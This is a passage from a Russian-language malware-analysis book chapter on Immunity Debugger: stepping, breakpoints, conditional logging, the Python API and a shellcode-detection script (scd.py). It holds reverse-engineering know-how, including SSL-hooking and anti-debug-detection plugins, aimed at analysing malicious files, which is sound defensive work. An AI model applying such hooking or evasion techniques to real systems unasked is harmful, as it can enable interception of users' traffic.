Команда воспроизведения F9 выполняет все инструкции, пока не возникнет исключение, не сработает точка останова, не завершится программа или вы не приостановите её, вернув себе управление. Если перед нажатием F9 не установить точку останова, процесс может заразить систему и завершиться прежде, чем вы успеете вмешаться. Поэтому используйте F9 осторожно.

F7/Single Step-In и F8/Single Step-Over

Команда одиночного шага F7 каждый раз выполняет одну инструкцию. Одиночный шаг с обходом F8 действует сходным образом. Если текущая инструкция - `CALL`, F8 выполняет все инструкции вызываемой функции. Для любой другой инструкции F8 ведёт себя точно так же, как F7.

Execute Until Return

Команда выполнения до возврата Ctrl+F9 исполняет все инструкции текущей функции до её возврата. Она полезна, если вы вошли в функцию, которая оказалась неинтересной. Достигнув конца функции, то есть инструкции `RET` или `RETN`, нажмите F7 либо F8, чтобы вернуться в вызывающую функцию.

Execute Until User Code

Команда выполнения до пользовательского кода Alt+F9 похожа на выполнение до возврата, но позволяет выйти из глубоко вложенных подфункций. Она останавливается на диапазонах адресов, а не на инструкции возврата конкретной функции. Рассмотрим рисунок 11-16. Представьте, что вы отлаживаете программу, вызывающую `ReadFile`. Вы входите в вызов и оказываетесь внутри `kernel32.dll`, затем входите ещё в один вызов и оказываетесь внутри `ntdll.dll`. Теперь вы углубились на два модуля. Чтобы немедленно вернуться туда, где программа первоначально вызвала `ReadFile`, нажмите Alt+F9.




Figure 11-16: Using Alt+F9 to return to user code

Рисунок 11-16. Возврат к пользовательскому коду с помощью Alt+F9

> **Примечание.** Вместо команды выполнения до пользовательского кода можно прокрутить панель стека вниз и найти адрес возврата внутри модуля, который требуется отлаживать. Установите на адресе возврата точку останова (см. следующий рецепт) и нажмите F9, чтобы продолжить выполнение до выхода из вложенных вызовов.

Использование Set New Origin Here

Установка новой точки начала позволяет принудительно выполнять функции или блоки кода, которые обычно не исполняются. Допустим, требуется отладить функцию, выполняемую только после получения вредоносной программой определённой команды. Если сервер управления недоступен, например из-за отладки в изолированной от Интернета лаборатории, программа не получит команду и нужная функция без вашего вмешательства не выполнится. В таких случаях её можно запустить, вручную переустановив EIP.

Главная проблема ручной установки новой точки начала на входе функции в том, что вы пропускаете код, передающий ей аргументы. Если функция не принимает аргументов, это несущественно. В противном случае придётся определить их количество и подготовить стек. Иначе функция возьмёт любые значения, которые в тот момент находятся в стеке, что может привести к аварийному завершению программы.

Рецепт 11-6. Установка и перехват точек останова

Точки останова - основополагающая часть любого отладчика. В этой главе они уже упоминались много раз, а теперь будут рассмотрены подробнее. С их помощью можно приостановить выполнение программы, когда она достигает определённой инструкции, вызывает функцию API либо читает, записывает или выполняет данные по заданному адресу или в диапазоне памяти. Чтобы установить разные виды точек останова, щёлкните инструкцию на панели CPU правой кнопкой и выберите меню **Breakpoint**, как показано на рисунке 11-17.



Рисунок 11-17. Доступ к меню Breakpoint

Программные точки останова

Программная точка останова заменяет байт по своему адресу значением `0xCC` (`INT 3`). Её можно установить командой **Breakpoint > Toggle**, показанной на рисунке 11-17, или клавишей F2. На панели CPU инструкция не изменится на `INT 3`, поскольку отладчик маскирует замену. Когда отлаживаемая программа встречает `INT 3`, срабатывает обработчик исключений отладчика и передаёт вам управление. Перед продолжением программы отладчик заменяет `0xCC` исходным байтом.

Главное преимущество программных точек останова - их можно установить в неограниченном количестве. Есть и недостатки:

• вредоносная программа может легко найти `0xCC` в памяти процесса и соответствующим образом изменить поведение;
• программная точка останова, установленная не там, где нужно, до или во время распаковки способна неожиданно аварийно завершить программу. Представьте код, который читает каждый байт собственной памяти и прибавляет к нему 1, получая распакованный байт. Вместо исходного значения плюс 1 программная точка останова превратится в `0xCD` (`0xCC + 1`). Это уничтожит и точку останова, и исходное значение.

Аппаратные точки останова

Аппаратная точка останова использует отладочные регистры CPU DR0-DR7. Её можно настроить на приостановку программы при чтении, записи или выполнении по адресу памяти. В отличие от программных точек аппаратные не изменяют память процесса, поэтому надёжнее работают с упакованным кодом. Однако одновременно можно установить только четыре аппаратные точки. Кроме того, вредоносная программа способна обнаружить их, вызвав `GetThreadContext` с флагами `CONTEXT_DEBUG_REGISTERS` или `CONTEXT_FULL`.

Точки останова по памяти

Точки останова по памяти полезны, когда в памяти процесса найдена интересная строка или переменная, но неизвестно, какие именно инструкции к ней обращаются. Можно попросить отладчик приостановиться, когда любая инструкция процесса, включая загруженные DLL, прочитает или запишет эту область памяти.

Точку останова по памяти можно установить несколькими способами:

• для инструкции щёлкните нужный адрес на панели CPU правой кнопкой и выберите **Breakpoint > Memory, On Access** либо **Breakpoint > Memory, On Write**;
• для данных на панели дампа выделите группу байтов и щёлкните её правой кнопкой, как описано выше;
• для целого участка памяти откройте карту памяти Alt+M, щёлкните правой кнопкой и выберите **Set Break-On-Access**, **Set Memory Breakpoint On Access** или **Set Memory Breakpoint On Write**. Вид этого меню показан на рисунке 11-18.



Рисунок 11-18. Контекстное меню карты памяти

Точки останова по памяти работают, включая защиту `PAGE_GUARD` для страницы памяти. Когда отлаживаемый процесс пытается обратиться к защищённой странице, система возбуждает исключение `STATUS_GUARD_PAGE_VIOLATION`[3]. Отладчик перехватывает его и приостанавливает программу для анализа.

Установка точек останова по именам и символам

Многие отладчики позволяют указывать имя функции вместо адреса. Например, точку останова можно поставить на функцию Windows API `wsprintfW` внутри `user32.dll`. Отладчик преобразует имя в адрес подобно функции Windows API `GetProcAddress`. Для этого DLL с нужной функцией уже должна быть загружена в процесс, иначе поиск завершится неудачей.

Чтобы ставить точки на ещё не загруженные функции, настройте остановку отладчика при загрузке новых модулей: выберите **Options > Debugging Options > Events**, отметьте **Break on new module (DLL)** и продолжите выполнение клавишей F9. Когда процесс загрузит новую DLL, отладчик приостановится. Тогда можно установить точку на нужной функции и лишь затем возобновить программу. В блоге cyberwart опубликован сценарий Python, автоматизирующий этот приём.[4]

Использование командного поля

В командном поле Immunity Debugger можно вводить команды, например `bp` для программной точки останова или `he` для аппаратной. На рисунке 11-19 авторы устанавливают программную точку останова на `CreateFileW`. После продолжения выполнения и срабатывания точки параметры, передаваемые `CreateFileW`, видны на панели стека.



Рисунок 11-19. Установка точек останова через командное поле

> **Примечание.** Команда `help` в командном поле показывает все допустимые команды. Среди других полезных команд - `d` и `dd` для перехода по адресу на панели дампа, а также различные команды трассировки, дампа, стека и окон. Командное поле служит и интерфейсом к сценариям Python из каталога установки `C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands`, подробнее рассматриваемым в разделе об API Python отладчика Immunity.

Практическое применение точки останова на CreateFile

Если требуется исследовать работу вредоносной программы с конфигурационным файлом, установите точку останова на `CreateFileW` и следите за стеком, пока параметр `FileName` не укажет на этот файл. Затем поставьте точки на `ReadFile` и/или `WriteFile`, чтобы исследовать операции ввода-вывода. В случае `ReadFile` в стеке будет указатель на входной буфер. Перейдите по этому адресу на панели дампа, обойдите вызов `ReadFile` клавишей F8 - и на панели появится содержимое конфигурационного файла. Чтобы остановиться на следующей инструкции, обращающейся к содержимому файла, установите в начале этих данных аппаратную точку останова по доступу или точку останова памяти по доступу, затем нажмите F9. Эти несколько шагов позволяют точно найти место, где вредоносная программа разбирает конфигурационный файл.

Рецепт 11-7. Условные точки останова с журналированием

Как отмечалось в предыдущем рецепте, после установки точки останова на API переданные ему параметры можно исследовать в стеке. Однако некоторые API сотни раз вызываются другими модулями процесса, пока вы ждёте вызова из вредоносной программы. После каждого ложного срабатывания пришлось бы снова нажимать F9, что крайне утомительно. Условные точки останова помогают уменьшить этот шум.

Определение условий

Допустим, вы хотите поставить точку на `CreateFileW`, но приостанавливать отладчик лишь тогда, когда процесс пытается открыть файл с правом записи. Второй параметр `CreateFileW`, `dwDesiredAccess`, задаёт желаемый доступ, например `GENERIC_READ`, `GENERIC_WRITE` или `GENERIC_ALL`. Значения можно объединять логическим ИЛИ. `GENERIC_READ` равен `0x80000000`, а `GENERIC_WRITE - 0x40000000`. Если вредоносная программа вызывает `CreateFileW` с правами чтения и записи, `dwDesiredAccess` будет равен `0xC0000000` (`0x80000000 | 0x40000000 = 0xC0000000`). Значит, в условной точке останова нужно проверить, установлен ли во втором параметре бит `0x40000000`.

Установка точки останова

Сначала перейдите к адресу `CreateFileW`. Затем щёлкните первую инструкцию функции правой кнопкой и выберите **Breakpoint > Conditional log** (Shift+F4). В окне на рисунке 11-20 условие можно задать операторами логического И &, ИЛИ | и равенства =.




Рисунок 11-20. Параметры условной точки останова с журналированием

Чтобы правильно заполнить поля, необходимо понимать устройство стека при входе в функцию. Краткое напоминание дано в таблице 11-4.

Таблица 11-4. Устройство стека при входе в функцию

Расположение	Описание
`ESP`	Адрес вершины стека
`[ESP]`	Адрес возврата
`[ESP+4]`	Первый параметр функции (имя файла)
`[ESP+8]`	Второй параметр функции (желаемый доступ)

Как видно на рисунке 11-20, условие проверяет `[ESP+8]`, то есть параметр `dwDesiredAccess`. Переключатели задают действие при срабатывании точки останова. Возможны три варианта:

• **Pause program:** приостановить выполнение, как при обычной точке останова;
• **Log value of expression:** записать в журнал значение и его пользовательский тип. На рисунке 11-20 выражение `[ESP+4]` обозначает первый параметр `CreateFileW`. В раскрывающемся списке отладчику предписано интерпретировать `[ESP+4]` как указатель на Unicode-строку. При срабатывании в журнале появится:

```
COND: FileName = 0100A900 "c:\myfile.txt"
```

• **Log function arguments:** вывести в журнал все параметры функции, если отладчик распознаёт API. Это заранее настроенный вариант предыдущего действия.

```
7C810760   CALL to CreateFileW from notepad.01004ED8
             FileName = "c:\myfile.txt"
             Access = GENERIC_READ|GENERIC_WRITE
             ShareMode = FILE_SHARE_READ
             pSecurity = NULL
             Mode = OPEN_ALWAYS
             Attributes = NORMAL
             hTemplateFile = NULL
```

API Python отладчика Immunity

Immunity Debugger содержит встроенную среду Python, позволяющую расширять возможности отладчика для анализа вредоносных программ. В этом разделе рассматриваются существующие подключаемые модули Python и несколько новых примеров, знакомящих с API. В главе 12 также показано, как сценариями управлять выполнением вредоносного кода для декодирования и расшифрования. Документацию по API Python можно найти в следующих сетевых источниках:

• *Immunity Debugger Online API Reference*: http://debugger.immunityinc.com/update/Documentation/ref/
• *Intelligent Debugging for Vulnerability Analysis and Exploit Development*, Дамиан Гомес (Damian Gomez): http://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-gomez.pdf
• *Starting to Write Immunity Debugger PyCommands Cheatsheet*, Петер Ван Экхаутт (Peter Van Eeckhoutte): http://www.corelan.be:8800/index.php/2010/01/26/starting-to-write-immunity-debugger-pycommands-my-cheatsheet/

Рецепт 11-8. Отладка сценариями Python и PyCommands

Здесь вы научитесь командами Python устанавливать точки останова, изменять значения регистров, читать память процесса и искать в ней строки. Код Python в Immunity Debugger можно выполнять множеством способов, но мы рассмотрим только два: оболочку Python и PyCommands.

Использование оболочки Python

Оболочка Python - интерактивная командная среда, которую можно открыть при отладке любого процесса, щёлкнув значок на рисунке 11-21.



Рисунок 11-21. Открытие оболочки Python

Появится следующее приглашение:

```
*** Immunity Debugger Python Shell v0.1 ***
Immlib instantiated as 'imm' PyObject
READY.
>>> type your python commands here
```

В приглашении можно сочетать обычный код Python с функциями API Immunity Debugger. Например, чтобы начать отладку нового процесса и выполнять его до первого вызова `CreateFileW`, введите:

```
>>> imm.openProcess("malware.exe")
0
>>> imm.setBreakpoint(imm.getAddress("kernel32.CreateFileW"))
0
>>> imm.Run()
1
```

Чтобы выполнить код до завершения `CreateFileW`, а затем вывести возвращаемое значение:

```
>>> imm.runTillRet()
>>> regs = imm.getRegs()
```

```
>>> if regs['EAX'] == 0xFFFFFFFF:
>>>     print "Invalid handle value!"
>>> else:
>>>     print "The handle is: " + hex(regs['EAX'])
```

Чтобы выгрузить `0x8000` байт памяти начиная с адреса `0x1001000` в файл на диске:

```
>>> f = open("c:\dumped_01001000.mem", "wb")
>>> f.write(imm.readMemory(0x1001000, 0x8000))
>>> f.close()
```

Чтобы перечислить загруженные модули и их базовые адреса:

```
>>> mods = imm.getAllModules()
>>> for mod in mods:
>>>     print "%08x" % mod.baseaddress, mod.name
>>>
5cb70000 shimeng.dll
7c800000 kernel32.dll
77c10000 msvcrt.dll
6f880000 acgenral.dll
7c900000 ntdll.dll
769c0000 userenv.dll
[REMOVED]
```

Чтобы найти и вывести все вхождения подстроки Unicode:

```
>>> strs = imm.Search(u"bot_")
>>> for addr in strs:
>>>     buf = imm.readWString(addr).replace("\x00", "")
>>>     print buf
>>>
bot_httpinject_enable
bot_httpinject_disable
bot_bc_remove
bot_bc_add
bot_update
bot_uninstall
```

Чтобы найти в заданном модуле все вхождения ассемблерной инструкции, в примере `PUSH 20000013`, и дизассемблировать окружающие её инструкции:

```
>>> cmds = imm.searchCommandsOnModule(0x400000, "PUSH 20000013")
>>> for cmd in cmds:
>>>     len = 0
>>>     for c in range(0,5):
>>>         addr = cmd[0] + len
>>>         op = imm.Disasm(addr)
>>>         print "0x%08x\t%s" % (addr, op.getDisasm())
>>>         len += op.getSize()
>>>
0x00406fa8    PUSH 20000013
0x00406fad    PUSH EBX
0x00406fae    MOV DWORD PTR SS:[EBP-8],4
0x00406fb5    MOV DWORD PTR SS:[EBP+8],ESI
0x00406fb8    CALL DWORD PTR DS:[401360]
```

Как видно, вскоре после найденной инструкции `PUSH` следует `CALL`. Имя вызываемой функции можно получить командами:

```
>>> p = imm.readLong(0x401360)
>>> func = imm.getFunction(p)
>>> print func.getName()
WININET.HttpQueryInfoA
```

Использование подключаемых модулей PyCommand

PyCommands - многократно используемые сценарии с тем же кодом, который можно вводить в оболочке Python. В каталоге `C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands` уже есть множество примеров. В таблице 11-5 перечислены некоторые подключаемые модули, полезные при анализе вредоносных программ.

Таблица 11-5. Подключаемые модули PyCommand для Immunity Debugger и их применение

Модуль	Описание
`bpxep.py`	Устанавливает точки останова на точке входа и функциях обратного вызова TLS (см. рецепт 11-1).
`finddatatype.py`	Ищет в блоке памяти строки, Unicode-строки, связанные списки, указатели и типы, пригодные для эксплуатации.
`searchcrypt.py`	Ищет в адресном пространстве процесса известные криптографические константы.
`search.py` и `searchcode.py`	Ищут в адресном пространстве процесса ассемблерные инструкции или их последовательности.
`getevent.py`	Показывает подробности последнего события: адрес последней выполненной инструкции, тип возникшего исключения и так далее.
`hookssl.py`	Перехватывает функции `schannel.dll`, которыми браузеры шифруют SSL-трафик, и выгружает перехваченные данные.
`packets.py`	Перехватывает сетевые функции `ws2_32.dll` и выводит размер входящих и исходящих пакетов вместе с двоичным и ASCII-дампом.
`nohooks.py`	Удаляет все перехваты.
`hidedebug.py`	Не позволяет вредоносной программе обнаружить отладчик.

Выполнение PyCommands

Чтобы выполнить PyCommand, введите в командном поле Immunity Debugger символ `!`, а затем имя команды. Например, подключаемый модуль `nohooks.py` запускается командой `!nohooks <arguments>`. Если модулю нужны аргументы, правильный синтаксис обычно выводится в журнале отладчика. Для установки собственного модуля создайте файл `YourCommand.py`, поместите его в каталог `PyCommands` и запускайте командой `!YourCommand`.

Рецепт 11-9. Обнаружение шелл-кода в двоичных файлах

На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

Одна из интересных задач анализа вредоносных программ, решаемых с помощью API Python Immunity, - обнаружение потоков шелл-кода в произвольных двоичных файлах. Представьте подозрительный файл изображения, офисный документ или данные из перехваченного сетевого обмена. Если вы предполагаете наличие шелл-кода, но не знаете, где он начинается и заканчивается, можно воспользоваться находящейся на DVD командой PyCommand `scd.py` (shellcode detect).

Как работает сценарий

Краткая схема работы `scd.py`:

1. При запуске `scd.py` вы передаёте путь к подозрительному файлу.
2. Сценарий вызывает `imm.openProcess` и запускает экземпляр `notepad.exe`. Это фиктивный процесс-контейнер для загрузки шелл-кода.
3. Сценарий читает содержимое подозрительного файла, выделяет память в фиктивном процессе функцией `imm.remoteVirtualAlloc` и переносит туда данные с помощью `imm.writeMemory`.
4. С помощью `imm.disasm` он дизассемблирует содержимое файла и ищет инструкции `CALL` или `JMP`. В произвольном двоичном файле могут встретиться сотни ложных совпадений, но только шелл-код будет содержать `CALL` или `JMP`, ведущую в корректное место с несколькими другими допустимыми инструкциями. На рисунке 11-22 показано дерево решений, которым сценарий ограничивает число ложных срабатываний.




Figure 11-22: Decision tree for detecting shellcode

Рисунок 11-22. Дерево решений для обнаружения шелл-кода

По этому алгоритму `scd.py` выводит в собственное окно отладчика список возможных адресов с шелл-кодом. Ниже приведён исходный код `scd.py`.

```
import immlib
import getopt, string
import immutils
import os


def usage(imm):
    imm.Log("Usage: !scd -f FILETOCHECK")


def checkop(op):
    instr = op.getDisasm()
    junk = ["IN", "OUT", "LES", "FSUBR", "DAA",
            "BOUND", "???", "AAM", "STD", "FIDIVR",
            "FCMOVNE", "FADD", "LAHF", "SAHF", "CMC",
            "FILD", "WAIT", "RETF", "SBB", "ADC",
            "IRETD", "LOCK", "POP SS", "POP DS", "HLT",
            "LEAVE", "ARPL", "AAS", "LDS", "SALC",
            "FTST", "FIST", "PADD", "CALL FAR", "FSTP",
            "AAA", "FIADD"]
    for j in junk:
        if instr.startswith(j):
            return False
    if op.isCall() or op.isJmp():
        if op.getJmpAddr() > 0x7FFFFFFF:
            return False
    return True


def main(args):
    imm = immlib.Debugger()
    scfile = None
    conditional = False

    try:
        opts, argo = getopt.getopt(args, "f:")
    except getopt.GetoptError:
        usage(imm)
        return
    for o, a in opts:
        if o == "-f":
            try:
                scfile = a
            except ValueError, msg:
                return "Invalid argument: %s" % a

    if scfile == None or not os.path.isfile(scfile):
        usage(imm)
        return

    # Get something going so the context is valid
    imm.openProcess("c:\\windows\\system32\\notepad.exe")

    # Read file contents
    buf = open(scfile, "rb").read()
    cb = len(buf)

    # Copy the contents to process memory
    mem = imm.remoteVirtualAlloc(cb)
    imm.writeMemory(mem, buf)

    # Clarify the start and end of the buffer
    start = mem
    end = mem + cb

    table = imm.createTable('Shellcode Detect', \
        ['Ofs', 'Abs', 'Op', 'Op2', 'Op3'])

    while start < end:
        # Disassemble the instruction
        d = imm.disasm(start)
```

```
        c = d.getSize()
        # Skip anything that isn't a jump/call
        if not d.isCall() and not d.isJmp():
            start += c
            continue
        # Get the destination address of the jump/call
        dest = d.getJmpAddr()
        # The destination must land within the shellcode
        # buffer or else we've just located a false positive
        if dest < start or dest > end:
            start += c
            continue
        # Disassemble the first 3 ops at destination
        op2 = imm.disasm(dest)
        op3 = imm.disasm(dest+op2.getSize())
        op4 = imm.disasm(dest+op2.getSize()+op3.getSize())
        # Use a simple validity check to reduce fp's
        if checkop(op2) and checkop(op3) and checkop(op4):
            table.add('', ['0x%x' % (start - mem), \
                '0x%x' % start, \
                '%s' % d.getDisasm(), \
                '%s' % op2.getDisasm(), \
                '%s' % op3.getDisasm()])
        start += c
    return "done"
```

Использование scd.py

Скопируйте сценарий с DVD книги в каталог `PyCommands`, затем выполните в командном поле отладчика:

```
!scd -f c:\bad.ppt
```

В примере передан путь к вредоносному документу PowerPoint размером 230 Кбайт. Результат на рисунке 11-23 содержит следующие столбцы:

• **Ofs:** смещение внутри подозрительного файла, по которому может находиться шелл-код;
• **Abs:** абсолютный адрес возможного шелл-кода в памяти процесса, равный базовому адресу выделенной памяти плюс значение **Ofs**;
• **Op:** инструкция `CALL` или `JMP`, обнаруженная сканером шелл-кода. Показаны лишь инструкции, ведущие в допустимое место: между базовым адресом выделенной памяти и этим адресом плюс размер подозрительного файла;
• **Op2:** дизассемблированная первая инструкция по адресу назначения;
• **Op3:** дизассемблированная вторая инструкция по адресу назначения.




Рисунок 11-23. Столбцы результатов обнаружения шелл-кода

Для интерпретации результатов изучите дизассемблированный код в столбцах **Op2** и **Op3**. Если обе инструкции допустимы и осмысленны в своём контексте, вероятно, вы нашли шелл-код. Контекст здесь чрезвычайно важен: две инструкции вроде `INC EDI` и `DEC EDI` допустимы, но их последовательное выполнение лишено смысла. Это эквивалент записи `i+=1;i-=1;` в исходном коде.

Хотя `scd.py` устраняет множество ложных срабатываний - в примере 230 Кбайт данных сократились до 30 возможных мест с шелл-кодом, - оставшиеся варианты всё равно придётся разделить на шелл-код и мусорные инструкции. На рисунке 11-23 интересны примерно десять строк от абсолютного адреса `0x170E5F` до `0x172012`. Все они содержат `JMP` или `CALL`, ведущие в контекстно осмысленные места. Щёлкните любую такую строку правой кнопкой и скопируйте абсолютный адрес из столбца **Abs**. Затем на панели CPU нажмите Ctrl+G и вставьте адрес, чтобы получить более полное дизассемблирование окружающих инструкций. Щёлкнув строку `0x170E5F`, содержащую переход `JMP` на `0x170E91`, мы попадаем в область, показанную на рисунке 11-24.




Рисунок 11-24. Исследование ассемблерных инструкций подтверждает наличие корректного шелл-кода

